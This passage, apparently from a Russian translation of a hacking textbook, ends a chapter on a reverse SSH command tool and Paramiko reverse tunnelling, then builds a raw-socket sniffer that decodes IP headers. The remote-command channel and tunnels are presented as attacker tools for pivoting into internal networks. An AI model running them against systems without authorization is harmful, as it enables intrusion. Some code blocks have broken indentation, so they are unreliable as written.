В этом примере мы используем SSH-ключ, входящий в состав демонстрационных файлов Paramiko ❶. Мы начинаем прослушивать сокет ❸, как вы уже видели ранее в этой главе, но затем добавляем поддержку SSH ❷ и настраиваем методы аутентификации ❹. Когда клиент аутентифицируется ❺ и пошлет нам сообщение `ClientConnected` ❻, любая команда, введенная в SSH-сервер (на компьютере, где запущен скрипт `ssh_server.py`), будет передаваться на выполнение SSH-клиенту (на компьютер, где запущен скрипт `ssh_rcmd.py`), а тот в свою очередь станет возвращать вывод SSH-серверу. Попробуем реализовать это на практике.

Проверка написанного

В демонстрационных целях клиент будет запущен на нашем (принадлежащем авторам) компьютере под управлением Windows, а сервер — на Mac. Вот как запускается сервер:

```
% python ssh_server.py
[+] Listening for connection ...
```

Теперь запустим клиент на компьютере с Windows:

```
C:\Users\tim>: $ python ssh_rcmd.py
Password:
Welcome to bh_ssh
```

Если вернуться к серверу, можно наблюдать процесс соединения:

```
[+] Got a connection! from ('192.168.1.208', 61852)
[+] Authenticated!
ClientConnected
Enter command: whoami
desktop-cc91n7i\tim

Enter command: ipconfig
Windows IP Configuration
<пропущено>
```

Как видите, клиент успешно подключился, после чего мы выполнили несколько команд. SSH-клиент ничего не выводит, но выполняет те команды, которые мы ему отправляем, а вывод передается обратно нашему SSH-серверу.

Туннелирование по SSH

В предыдущем разделе мы создали инструмент, который позволял нам выполнять команды на удаленном SSH-сервере путем ввода их на SSH-клиенте. Существует альтернативный метод — *SSH-туннель*. Вместо того чтобы слать команды серверу, SSH-туннель передает трафик, упакованный внутри SSH, а SSH-сервер его распаковывает и доставляет.

Представьте себе ситуацию: у вас есть удаленный доступ к SSH-серверу, но вы хотите обратиться к веб-серверу в той же внутренней сети. Вы не можете сделать это напрямую. У сервера с поддержкой SSH есть доступ к веб-серверу, но на нем не установлены нужные вам инструменты.

Чтобы решить эту проблему, можно создать *прямой* SSH-туннель. Это позволит вам, к примеру, выполнить команду для рис. 2.1, чтобы подключиться к SSH-серверу от имени пользователя `justin` и подготовить порт 8008 на своем локальном компьютере. Все, что вы пошлете на этот порт, будет направлено по имеющемуся SSH-туннелю к SSH-серверу, который затем передаст полученное веб-серверу. На рис. 2.1 показано, как это работает.



Рис. 2.1. Прямое туннелирование по SSH

Классное решение, но, как вы помните, существует не так много систем Windows с SSH-сервером. Эта проблема тоже решается. Мы можем настроить *обратное* туннельное соединение по SSH. В этом случае подключаемся к нашему SSH-серверу как обычно, из клиента, запущенного в Windows. Через это соединение также указываем удаленный порт на SSH-сервере, который привязывается через туннель к локальному адресу и порту, как показано на рис. 2.2. Таким образом мы, к примеру, можем открыть порт 3389 для работы с внутренней системой через удаленный рабочий стол (Remote Desktop) или к другой системе, к которой у клиента Windows есть доступ (такой как веб-сервер в нашем примере).



Рис. 2.2. Обратное туннелирование по SSH

Именно это делает демонстрационный файл `rforward.py`, входящий в состав Paramiko. Он идеально работает без каких-либо изменений, поэтому мы не станем перепечатывать его в книге. Вместе этого отметим несколько важных моментов и рассмотрим пример его использования. Откройте `rforward.py` и сразу перейдите к `main()`:

```
def main():
    options, server, remote = parse_options() ❶
    password = None
    if options.readpass:
        password = getpass.getpass('Enter SSH password: ')
    client = paramiko.SSHClient() ❷
    client.load_system_host_keys()
    client.set_missing_host_key_policy(paramiko.WarningPolicy())

    verbose('Connecting to ssh host %s:%d ...' % (server[0], server[1]))
    try:
        client.connect(server[0],
                       server[1],
                       username=options.user,
                       key_filename=options.keyfile,
                       look_for_keys=options.look_for_keys,
                       password=password
        )
    except Exception as e:
        print('*** Failed to connect to %s:%d: %r' % (server[0], server[1], e))
        sys.exit(1)

    verbose(
        'Now forwarding remote port %d to %s:%d ...'
        % (options.port, remote[0], remote[1])
    )

    try:
        reverse_forward_tunnel( ❸
            options.port, remote[0], remote[1], client.get_transport()
          )
    except KeyboardInterrupt:
        print('C-c: Port forwarding stopped.')
        sys.exit(0)
```

Несколько строчек в самом верху ❶ перепроверяют, переданы ли скрипту все необходимые аргументы, прежде чем настраивать соединение SSH-клиента Paramiko ❷ (эта часть уже должна быть вам хорошо знакома). Последний блок `main()` вызывает функцию `reverse_forward_tunnel` ❸. Давайте взглянем на ее код:

```
def reverse_forward_tunnel(server_port, remote_host,
                           remote_port, transport):
    transport.request_port_forward('', server_port) ❶
    while True:
        chan = transport.accept(1000) ❷
        if chan is None:
            continue
    thr = threading.Thread( ❸
        target=handler, args=(chan, remote_host, remote_port)
    )

    thr.setDaemon(True)
    thr.start()
```

Paramiko предоставляет два основных метода взаимодействия: `transport`, ответственный за установление и поддержание зашифрованного соединения, и `channel`, который ведет себя как сокет для отправки и приема данных по зашифрованному сеансу, установленному с помощью `transport`. Здесь мы начинаем использовать функцию `request_port_forward` из состава Paramiko для перенаправления TCP-соединений, поступающих через порт SSH-сервера ❶, и создаем новый канал передачи данных ❷. Затем по этому каналу вызывается функция `handler` ❸.

Но мы еще не закончили. Нам нужно написать функцию `handler` для управления взаимодействием в каждом потоке:

```
def handler(chan, host, port):
    sock = socket.socket()
    try:
        sock.connect((host, port))
    except Exception as e:
        verbose('Forwarding request to %s:%d failed: %r' % (host, port, e))
        return

    verbose(
        'Connected! Tunnel open %r -> %r -> %r'
        % (chan.origin_addr, chan.getpeername(), (host, port))
    )
    while True: ❶
        r, w, x = select.select([sock, chan], [], [])
        if sock in r:
            data = sock.recv(1024)
            if len(data) == 0:
                break
            chan.send(data)
        if chan in r:
            data = chan.recv(1024)
            if len(data) == 0:
```

```
                break
            sock.send(data)
    chan.close()
    sock.close()
    verbose('Tunnel closed from %r' % (chan.origin_addr,))
```

Наконец, данные отправляются и принимаются ❶. В следующем разделе посмотрим, что у нас получилось.

Проверка написанного

Запустим скрипт `rforward.py` в системе Windows и сконфигурируем его так, чтобы он выступал посредником при туннелировании трафика от веб-сервера к нашему SSH-серверу в Kali:

```
C:\Users\tim> python rforward.py 192.168.1.203 -p 8081 -r 192.168.1.207:3000
--user=tim--password
Enter SSH password:
Connecting to ssh host 192.168.1.203:22 . . .
Now forwarding remote port 8081 to 192.168.1.207:3000 . . .
```

На компьютере с Windows видно, что мы подключились к SSH-серверу по адресу 192.168.1.203 и открыли там порт 8081, через который трафик будет перенаправлен на порт 3000 сетевого узла 192.168.1.207. Теперь, открыв http://127.0.0.1:8081 на нашем сервере с Linux, мы подключимся через SSH-туннель к веб-серверу по адресу 192.168.1.207:3000 (рис. 2.3).



Рис. 2.3. Пример обратного SSH-туннеля

Если вернуться в Windows, то там тоже можно наблюдать установление соединения в Paramiko:

```
Connected! Tunnel open ('127.0.0.1', 54690) -> ('192.168.1.203', 22) ->
('192.168.1.207', 3000)
```

Протокол SSH и туннелирование по нему — это важные концепции, которые необходимо понимать и использовать. Хакеры должны знать, когда и как именно их применять, и Paramiko позволяет вам добавить поддержку SSH к уже имеющимся инструментам.

В этой главе мы создали очень простые, но необычайно полезные программы. Попробуйте их расширить и модифицировать в соответствии со своими нуждами, чтобы как следует овладеть сетевыми возможностями Python. Можете применять эти инструменты в ходе тестирования на проникновение, после получения доступа к удаленной системе или при поиске ошибок в чужом ПО. Давайте перейдем к использованию сырых сокетов и анализу сетевого трафика: объединив эти два процесса, мы напишем на чистом Python сканер для обнаружения сетевых узлов.

3

Написание анализатора трафика

Анализаторы сетевого трафика (sniffers), или снифферы, позволяют просматривать пакеты, которые принимает и отправляет атакуемый компьютер. Благодаря этому они широко применяются на практике до и после получения доступа. В некоторых случаях вы сможете воспользоваться готовыми снифферами наподобие Wireshark (https://wireshark.org/) или такими решениями, как Scapy, написанными на Python (последнее будет рассмотрено в следующей главе). Тем не менее вам будет полезно знать, как быстро написать собственный анализатор для просмотра и декодирования сетевого трафика.

Создание такого рода инструментов позволит вам по достоинству оценить их зрелые аналоги, способные позаботиться о различных нюансах при минимальном приложении усилий с вашей стороны. Вы также, скорее всего, овладеете некоторыми новыми приемами программирования на Python и, возможно, сможете лучше понять принцип работы сети на низком уровне.

В предыдущей главе мы обсуждали отправку и прием данных с использованием TCP и UDP. Именно так вы, скорее всего, будете взаимодействовать с большинством сетевых сервисов. Однако эти высокоуровневые протоколы состоят из компонентов, которые определяют, как именно отправляются и принимаются сетевые пакеты. Для получения низкоуровневой сетевой информации, такой как заголовки протоколов IP (Internet Protocol — межсетевой протокол)

и ICMP (Internet Control Message Protocol — протокол межсетевых управляющих сообщений) в их исходном виде, вы будете использовать сырые сокеты. В этой главе мы не станем декодировать служебную информацию Ethernet, но если вы собираетесь выполнять какие-либо низкоуровневые атаки вроде ARP-спуфинга или разрабатываете средства анализа беспроводных сетей, вам нужно как следует разобраться в том, что такое кадры Ethernet и для чего они нужны.

Для начала кратко обсудим, как обнаружить активные узлы в сегменте сети.

Разработка средства обнаружения сетевых узлов по UDP

Главная цель нашего анализатора — обнаружить узлы в атакуемой сети. Взломщикам нужна возможность видеть все узлы, которые можно атаковать, чтобы сосредоточиться на сборе информации и взломе.

Чтобы определить, существует ли активный сетевой узел по заданному IP-адресу, воспользуемся известным поведением операционных систем. Если послать UDP-датаграмму на закрытый порт, соответствующий сетевой узел обычно возвращает в ответ ICMP-сообщение, сигнализирующее о том, что данный порт недоступен. Это ICMP-сообщение говорит о наличии активной системы, ведь если бы ее не было, мы бы, наверное, не получили ответ на UDP-датаграмму. Поэтому очень важно выбрать UDP-порт, который, скорее всего, не задействуется. Для максимального охвата можно проверить несколько портов, чтобы убедиться в том, что мы не обращаемся к активному UDP-сервису.

Почему мы выбрали протокол пользовательских датаграмм? Что ж, он позволяет разослать сообщение по всей подсети и дождаться прихода соответствующих ICMP-ответов, не понеся дополнительных накладных расходов. Создать такой сканер довольно легко, так как бóльшая часть работы состоит в декодировании и анализе различных заголовков сетевого протокола. Мы реализуем этот сканер сетевых узлов как для Windows, так и для Linux, чтобы максимально повысить вероятность того, что он сможет работать внутри корпоративной среды.

Мы также могли бы встроить в сканер дополнительную логику для проведения полноценного сканирования портов на любых обнаруженных узлах, как

позволяет делать Nmap. Так можно определить, является ли сетевая атака на них осуществимой на практике. Предлагаем читателям выполнить это упражнение самостоятельно. В будущем надеемся услышать от вас о творческих подходах к расширению ключевой идеи. Итак, приступим.

Анализ пакетов в Windows и Linux

Работа с сырыми сокетами в Windows немного отличается от того, как с ними обращаются в Linux, но мы хотим, чтобы один и тот же анализатор можно было развернуть на нескольких платформах. В связи с этим мы создадим объект сокета и затем определим, на какой платформе выполняется наш код. Windows требует установки некоторых дополнительных флагов с помощью *механизма управления вводом/выводом* (input/output control, IOCTL), чтобы включить неизбирательный режим на сетевом интерфейсе. IOCTL позволяет программам, находящимся в пространстве пользователя, взаимодействовать с компонентами, которые работают в режиме ядра. Можете почитать об этом на странице http://en.wikipedia.org/wiki/Ioctl.

В первом примере мы просто сконфигурируем сниффер на основе сырого сокета, прочитаем один пакет и завершим работу:

```
import socket
import os

# узел для прослушивания
HOST = '192.168.1.203'

def main():
    # создаем сырой сокет и привязываем к общедоступному интерфейсу
    if os.name == 'nt':
        socket_protocol = socket.IPPROTO_IP
    else:
        socket_protocol = socket.IPPROTO_ICMP

    sniffer = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket_protocol) ❶
    sniffer.bind((HOST, 0))
    # делаем так, чтобы захватывался IP-заголовок
    sniffer.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1) ❷

    if os.name == 'nt': ❸
        sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)

    # читаем один пакет
    print(sniffer.recvfrom(65565)) ❹
```

```
    # если мы в Windows, выключаем неизбирательный режим
    if os.name == 'nt': ❺
        sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_OFF)

if __name__ == '__main__':
    main()
```

Для начала указываем адрес собственного компьютера в качестве IP сетевого узла, `HOST`, и создаем объект сокета с использованием параметров, необходимых для анализа пакетов на нашем сетевом интерфейсе ❶. Windows позволит анализировать все входящие пакеты вне зависимости от протокола, а вот в Linux необходимо указать, что нужны только ICMP-пакеты. Заметьте, мы применяем неизбирательный режим, требующий администраторских привилегий в Windows и Linux. Этот режим позволяет анализировать все пакеты, которые видит сетевой адаптер, даже не предназначенные для нашего сетевого узла. Затем мы указываем параметр сокета ❷, благодаря которому в захватываемые пакеты будут включаться IP-заголовки. Следующий шаг состоит в определении того, используем ли мы Windows ❸: если да, то должны дополнительно передать драйверу сетевого адаптера параметры IOCTL, чтобы включить неизбирательный режим. Если Windows работает внутри виртуальной машины, вы, скорее всего, получите уведомление о включении этого режима гостевой операционной системой и, конечно же, должны это разрешить. Теперь мы готовы к проведению какого-нибудь анализа и в данном случае просто выводим весь пакет ❹ в исходном виде, без какого-либо декодирования. Это позволит нам убедиться в том, что основная часть кода сниффера действительно работает. После анализа одного пакета снова проверяем нашу ОС и, если это Windows, выключаем неизбирательный режим ❺, прежде чем завершить работу.

Проверка написанного

Откройте новый терминал или оболочку `cmd.exe` в Windows и выполните следующую команду:

```
python sniffer.py
```

В другом терминале или окне командной оболочки выберите сетевой узел, к которому нужно обратиться. Здесь мы пошлем пакет веб-сайту nostarch.com:

```
ping nostarch.com
```

В первом окне, в котором был запущен анализатор трафика, должен появиться захваченный вывод, очень похожий на следующий:

```
(b'E\x00\x00T\xad\xcc\x00\x00\x80\x01\n\x17h\x14\xd1\x03\xac\x10\x9d\x9d\x00\
x00g,\rv\x00\x01\xb6L\x1b^\x00\x00\x00\x00\xf1\xde\t\x00\x00\x00\x00\x00\x10\
x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f
!"#$%&\'()*+,-./01234567', ('104.20.209.3', 0))
```

Как видите, мы перехватили исходный ICMP-запрос, направленный к nostarch.com (судя по наличию IP-адреса этого веб-сайта в конце вывода, 104.20.209.3). Если вы выполняете этот пример в Linux, вам также должен прийти ответ от nostarch.com.

Анализ одного пакета не очень полезен, поэтому расширим функциональность нашего кода, чтобы обрабатывать больше пакетов и декодировать их содержимое.

Декодирование пакетов сетевого уровня

В текущем виде наш анализатор трафика принимает все IP-заголовки, включая любые протоколы более высокого уровня, такие как TCP, UDP или ICMP. Информация упаковывается в двоичный формат, который затрудняет ее чтение, в чем вы уже могли убедиться. Займемся декодированием той части пакета, которая относится к IP, чтобы извлечь такую полезную информацию, как используемый протокол (TCP, UDP или ICMP) и исходный/конечный IP-адреса. Это послужит основой для разбора протоколов, которым мы займемся позже.

Мы собираемся декодировать входящие сетевые пакеты, поэтому давайте посмотрим, как они выглядят внутри. На рис. 3.1 показано, из чего состоит IP-заголовок.

<table>
<tr><td colspan="7">Межсетевой протокол</td></tr>
<tr><td>Отступ в битах</td><td colspan="2">0–3</td><td>4–7</td><td>8–15</td><td>16–18</td><td></td></tr>
<tr><td>0</td><td colspan="2">Версия</td><td>Размер заголовка</td><td>Тип сервиса</td><td colspan="2">Общий размер пакета</td></tr>
<tr><td>32</td><td colspan="4">Идентификатор</td><td>Флаги</td><td>Смещение фрагмента</td></tr>
<tr><td>64</td><td colspan="2">Время жизни</td><td colspan="2">Протокол</td><td colspan="2">Контрольная сумма заголовка</td></tr>
<tr><td>96</td><td colspan="6">IP-адрес источника</td></tr>
<tr><td>128</td><td colspan="6">IP-адрес назначения</td></tr>
<tr><td>160</td><td colspan="6">Параметры</td></tr>
</table>

Рис. 3.1. Структура заголовка типичного пакета IPv4

Мы декодируем весь IP-заголовок (за исключением поля Параметры) и извлечем тип протокола, а также IP-адреса источника и назначения. Это означает работу непосредственно с двоичными данными, поэтому нам нужно выработать стратегию для разделения всех частей IP-заголовка с помощью Python.

Python позволяет записать внешнюю двоичную информацию в структуру данных несколькими способами. Для определения структуры данных можно использовать один из двух модулей: `ctypes` или `struct`. Первый представляет собой библиотеку для работы с интерфейсами внешних функций (foreign function interface, FFI) в Python. Он дает возможность обращаться к коду, написанному на C-подобных языках, задействовать типы данных, совместимые с C, и вызывать функции из разделяемых библиотек. А `struct` выполняет преобразование между значениями Python и структурами C, представляя последние в виде байтовых объектов. Иными словами, оба модуля работают с двоичными данными, однако `ctypes` в дополнение к этому имеет много других возможностей.

Если исследовать репозитории разных инструментов, доступных в интернете, можно встретить оба эти подхода. В данном разделе мы покажем, как использовать каждый из них для чтения IPv4-заголовка из сети. Вам решать, какой метод предпочтительней, — подойдет и тот, и другой.

Модуль ctypes

Следующий фрагмент кода определяет новый класс, `IP`, который может прочитать пакет и разбить его заголовок на отдельные поля:

```
from ctypes import *
import socket
import struct

class IP(Structure):
    _fields_ = [
         ("ihl",          c_ubyte,   4),    # 4-битный беззнаковый тип char
         ("version",      c_ubyte,   4),    # 4-битный беззнаковый тип char
         ("tos",          c_ubyte,   8),    # 1-байтный тип char
         ("len",          c_ushort, 16),    # 2-байтный беззнаковый тип short
         ("id",           c_ushort, 16),    # 2-байтный беззнаковый тип short
         ("offset",       c_ushort, 16),    # 2-байтный беззнаковый тип short
         ("ttl",          c_ubyte,   8),    # 1-байтный тип char
         ("protocol_num", c_ubyte,   8),    # 1-байтный тип char
         ("sum",          c_ushort, 16),    # 2-байтный беззнаковый тип short
         ("src",          c_uint32, 32),    # 4-байтный беззнаковый тип int
         ("dst",          c_uint32, 32)     # 4-байтный беззнаковый тип int
    ]
    def __new__(cls, socket_buffer=None):
```

```
        return cls.from_buffer_copy(socket_buffer)

    def __init__(self, socket_buffer=None):
        # human readable IP addresses
        self.src_address = socket.inet_ntoa(struct.pack("<L",self.src))
        self.dst_address = socket.inet_ntoa(struct.pack("<L",self.dst))
```

Этот класс создает структуру `_fields_` для определения каждой части IP-заголовка. Структура использует типы языка C, определенные в модуле `ctypes`. Например, тип `c_ubyte` — это `unsigned char`, тип `c_ushort` — `unsigned short` и т. д. Как видите, каждое поле соответствует диаграмме IP-заголовка, приведенной на рис. 3.1. Описание каждого поля состоит из трех аргументов: его имени (например, `ihl` или `offset`), типа значений, которые оно принимает (например, `c_ubyte` или `c_ushort`), и ширины этого поля в битах (например, 4 для `ihl` и `version`). Возможность указывать битовую ширину полезна, так как вы можете задать любое значение по своему желанию, и не только на уровне байтов (если бы длина указывалась в байтах, поля всегда были бы кратны 8 битам).

Класс `IP` наследует класс `Structure` из модуля `ctypes`, согласно которому перед созданием какого-либо объекта необходимо определить структуру `_fields_`. Для заполнения `_fields_` класс `Structure` использует метод `__new__`, который принимает в качестве первого аргумента ссылку на класс и затем создает и возвращает объект этого класса, а тот уже передается в метод `__init__`. Таким образом, объект IP будет создаваться как обычно, но внутри Python вызывает метод `__new__`, который заполняет структуру данных `_fields_` непосредственно перед созданием объекта (когда вызывается метод `__init__`). Если вы заранее определили эту структуру, методу `__new__` можно просто передать содержимое внешнего сетевого пакета, и соответствующие поля как по волшебству превратятся в атрибуты вашего объекта.

Теперь вы имеете представление о том, как привязать типы данных C к значениям IP-заголовков. Использование кода на языке C в качестве отправной точки может быть полезным приемом, так как он автоматически преобразуется в код на Python. Все подробности о том, как работать с модулем `ctypes`, можно найти в его документации.

Модуль struct

Модуль `struct` предоставляет символы форматирования, с помощью которых можно описать структуру двоичных данных. В следующем примере мы еще раз определим класс IP для хранения информации о заголовке. Однако на

этот раз для представления элементов заголовка воспользуемся символами форматирования:

```
import ipaddress
import struct

class IP:
    def __init__(self, buff=None):
        header = struct.unpack('<BBHHHBBH4s4s', buff)
        self.ver = header[0] >> 4 ❶
        self.ihl = header[0] & 0xF ❷

        self.tos = header[1]
        self.len = header[2]
        self.id = header[3]
        self.offset = header[4]
        self.ttl = header[5]
        self.protocol_num = header[6]
        self.sum = header[7]
        self.src = header[8]
        self.dst = header[9]

        # IP-адреса, понятные человеку
        self.src_address = ipaddress.ip_address(self.src)
        self.dst_address = ipaddress.ip_address(self.dst)

        # сопоставляем константы протоколов с их названиями
        self.protocol_map = {1: "ICMP", 6: "TCP", 17: "UDP"}
```

Первый символ форматирования (в нашем случае это `<`) всегда определяет порядок байтов в двоичном числе. Для представления типов языка C используются формат и порядок байтов, стандартные для задействованного компьютера. В данном случае мы имеем дело с системой Kali (x64), в которой байты размещаются от младшего к старшему. Это означает, что самый младший байт имеет низший адрес, а самый старший — наивысший.

Следующие символы форматирования представляют отдельные элементы заголовка. Модуль `struct` предоставляет несколько таких символов. В случае с IP-заголовком нам нужны только `B` (1-байтный беззнаковый тип `char`), `H` (2-байтный беззнаковый тип `short`) и `s` (массив байтов, для которого необходимо указать байтовую ширину, например, `4s` обозначает 4-байтную строку). Обратите внимание на то, что строка форматирования соответствует структуре диаграммы IP-заголовка, приведенной на рис. 3.1.

Как вы помните, `ctypes` позволяет указывать ширину каждого отдельного элемента заголовка в битах. В модуле `struct` не предусмотрено символа

форматирования для полубайта (так называемого *ниббла* — 4-битной единицы измерения информации), поэтому нужно проделать кое-какие манипуляции, чтобы получить переменные `ver` и `hdrlen` из первой части заголовка.

Мы хотим присвоить переменной `ver` только *старший* полубайт первого байта полученного заголовка. Обычно для этого байт *сдвигается вправо* на четыре разряда, что равнозначно добавлению в начало байта четырех нулей, в результате последние четыре бита теряются ❶. Таким образом, у нас остается только первый полубайт исходного байта. Наш код на Python фактически делает следующее:

```
0   1   0   1   0   1   1   0   >> 4
----------------------------
0   0   0   0   0   1   0   1
```

Мы хотим присвоить переменной `hdrlen` *младший* полубайт (то есть последние 4 бита соответствующего байта). Обычно для этого используют логический оператор И (AND) в сочетании с 0xF (00001111) ❷. Например, логическая операция «0 И 1» дает 0 (так как 0 и 1 эквивалентны `FALSE` и `TRUE` соответственно). Чтобы выражение было истинным, обе его части, левая и правая, должны быть истинными. Следовательно, эта операция удаляет первые четыре бита, так как если один из операндов И равен 0, мы всегда получаем 0. Последние четыре бита остаются нетронутыми, потому что если один из операндов равен 1, И возвращает исходное значение другого операнда. В сущности, данный код на Python проделывает следующие манипуляции с байтами:

```
      0   1   0   1   0   1   1   0
AND   0   0   0   0   1   1   1   1
----------------------------
      0   0   0   0   0   1   1   0
```

Для декодирования IP-заголовка необязательно знать все детали работы с двоичными данными, но при исследовании кода других хакеров вам будут постоянно встречаться определенные приемы, такие как сдвиги и операции `AND`, поэтому стоит разобраться в том, как они работают.

В таких случаях, как рассмотренный, когда необходимо сдвинуть биты, декодирование двоичных данных требует некоторых усилий. Но зачастую (например, при чтении ICMP-сообщений) в этом нет ничего сложного: каждая часть ICMP-сообщения кратна 8 битам, как и символы форматирования, предоставляемые модулем `struct`, поэтому байты не нужно делить

на отдельные полубайты. Как видно на рис. 3.2, в ответе ICMP Echo Reply каждый параметр ICMP-заголовка можно представить с помощью одного из существующих символов форматирования (`BBHHH`).

Рис. 3.2. Пример ответа ICMP Echo Reply

Чтобы быстро разобрать это сообщение, можно просто присвоить по одному байту первым двум атрибутам и по два байта — следующим трем:

```
class ICMP:
    def __init__(self, buff):
        header = struct.unpack('<BBHHH', buff)
        self.type = header[0]
        self.code = header[1]
        self.sum = header[2]
        self.id = header[3]
        self.seq = header[4]
```

Все подробности об использовании модуля `struct` можно найти в его документации (https://docs.python.org/3/library/struct.html).

Для чтения и разбора двоичных данных подходят оба модуля, `struct` и `ctypes`. Какой бы подход вы ни выбрали, экземпляр класса `IP` создается так:

```
mypacket = IP(buff)
print(f'{mypacket.src_address} -> {mypacket.dst_address}')
```

В этом примере при создании экземпляра класса `IP` ему передается содержимое пакета в переменной `buff`.

Написание декодера пакетов IP

Реализуем процедуру декодирования пакетов IP, которую мы только что рассмотрели, в файле с именем `sniffer_ip_header_decode.py`:

```
import ipaddress
import os
import socket
import struct
import sys

class IP: ❶
    def __init__(self, buff=None):
        header = struct.unpack('<BBHHHBBH4s4s', buff)
        self.ver = header[0] >> 4
        self.ihl = header[0] & 0xF

        self.tos = header[1]
        self.len = header[2]
        self.id = header[3]
        self.offset = header[4]
        self.ttl = header[5]
        self.protocol_num = header[6]
        self.sum = header[7]
        self.src = header[8]
        self.dst = header[9]

    # IP-адреса, понятные человеку ❷
    self.src_address = ipaddress.ip_address(self.src)
    self.dst_address = ipaddress.ip_address(self.dst)

    # сопоставляем константы протоколов с их названиями
    self.protocol_map = {1: "ICMP", 6: "TCP", 17: "UDP"}
    try:
        self.protocol = self.protocol_map[self.protocol_num]
    except Exception as e:
        print('%s No protocol for %s' % (e, self.protocol_num))
        self.protocol = str(self.protocol_num)

def sniff(host):
    # должно быть знакомо по предыдущему примеру
    if os.name == 'nt':
        socket_protocol = socket.IPPROTO_IP
    else:
        socket_protocol = socket.IPPROTO_ICMP

    sniffer = socket.socket(socket.AF_INET,
                            socket.SOCK_RAW, socket_protocol)
    sniffer.bind((host, 0))
    sniffer.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

    if os.name == 'nt':
        sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)

    try:
        while True:
```

```
            # читаем пакет
            raw_buffer = sniffer.recvfrom(65535)[0] ❸
            # создаем IP-заголовок из первых 20 байтов
            ip_header = IP(raw_buffer[0:20]) ❹
            # выводим обнаруженные протокол и адреса
            print('Protocol: %s %s -> %s' % (ip_header.protocol, ❺
                                             ip_header.src_address,
                                             ip_header.dst_address))

    except KeyboardInterrupt:
        # если мы в Windows, выключаем неизбирательный режим
        if os.name == 'nt':
            sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_OFF)
        sys.exit()

if __name__ == '__main__':
    if len(sys.argv) == 2:
        host = sys.argv[1]
    else:
        host = '192.168.1.203'
    sniff(host)
```

Вначале мы подключаем определение класса IP ❶ — структуру на языке Python, которая представит первые 20 байтов из полученного буфера в виде удобочитаемого IP-заголовка. Как видите, все определенные нами поля точно соответствуют структуре заголовка. Мы проделываем дополнительные манипуляции, чтобы сделать вывод понятным человеку, для чего выводим протокол и IP-адреса, которые используются при соединении ❷. На основе новоиспеченной структуры `IP` пишем логику для последовательного чтения пакетов и разбора их содержимого. Мы читаем пакет ❸ и передаем первые 20 байтов ❹ для инициализации структуры IP. Затем просто выводим полученную информацию ❺. Давайте опробуем этот код на практике.

Проверка написанного

Проверим написанный нами код в работе и посмотрим, какого рода информацию он извлекает из приходящих необработанных пакетов. Мы настоятельно советуем проводить проверку на компьютере с Windows, так как это позволит вам видеть пакеты TCP, UDP и ICMP, что сделает процедуру довольно простой (например, вам достаточно будет открыть браузер). Если же вы работаете только в Linux, выполните проверку с помощью ping, как мы делали ранее.

Откройте терминал и введите следующее:

```
python sniffer_ip_header_decode.py
```

Система Windows довольно общительная, поэтому вы, скорее всего, сразу же увидите вывод. Для проверки этого скрипта мы открывали в Internet Explorer адрес www.google.com, и вывод выглядел так:

```
Protocol: UDP 192.168.0.190 -> 192.168.0.1
Protocol: UDP 192.168.0.1 -> 192.168.0.190
Protocol: UDP 192.168.0.190 -> 192.168.0.187
Protocol: TCP 192.168.0.187 -> 74.125.225.183
Protocol: TCP 192.168.0.187 -> 74.125.225.183
Protocol: TCP 74.125.225.183 -> 192.168.0.187
Protocol: TCP 192.168.0.187 -> 74.125.225.183
```

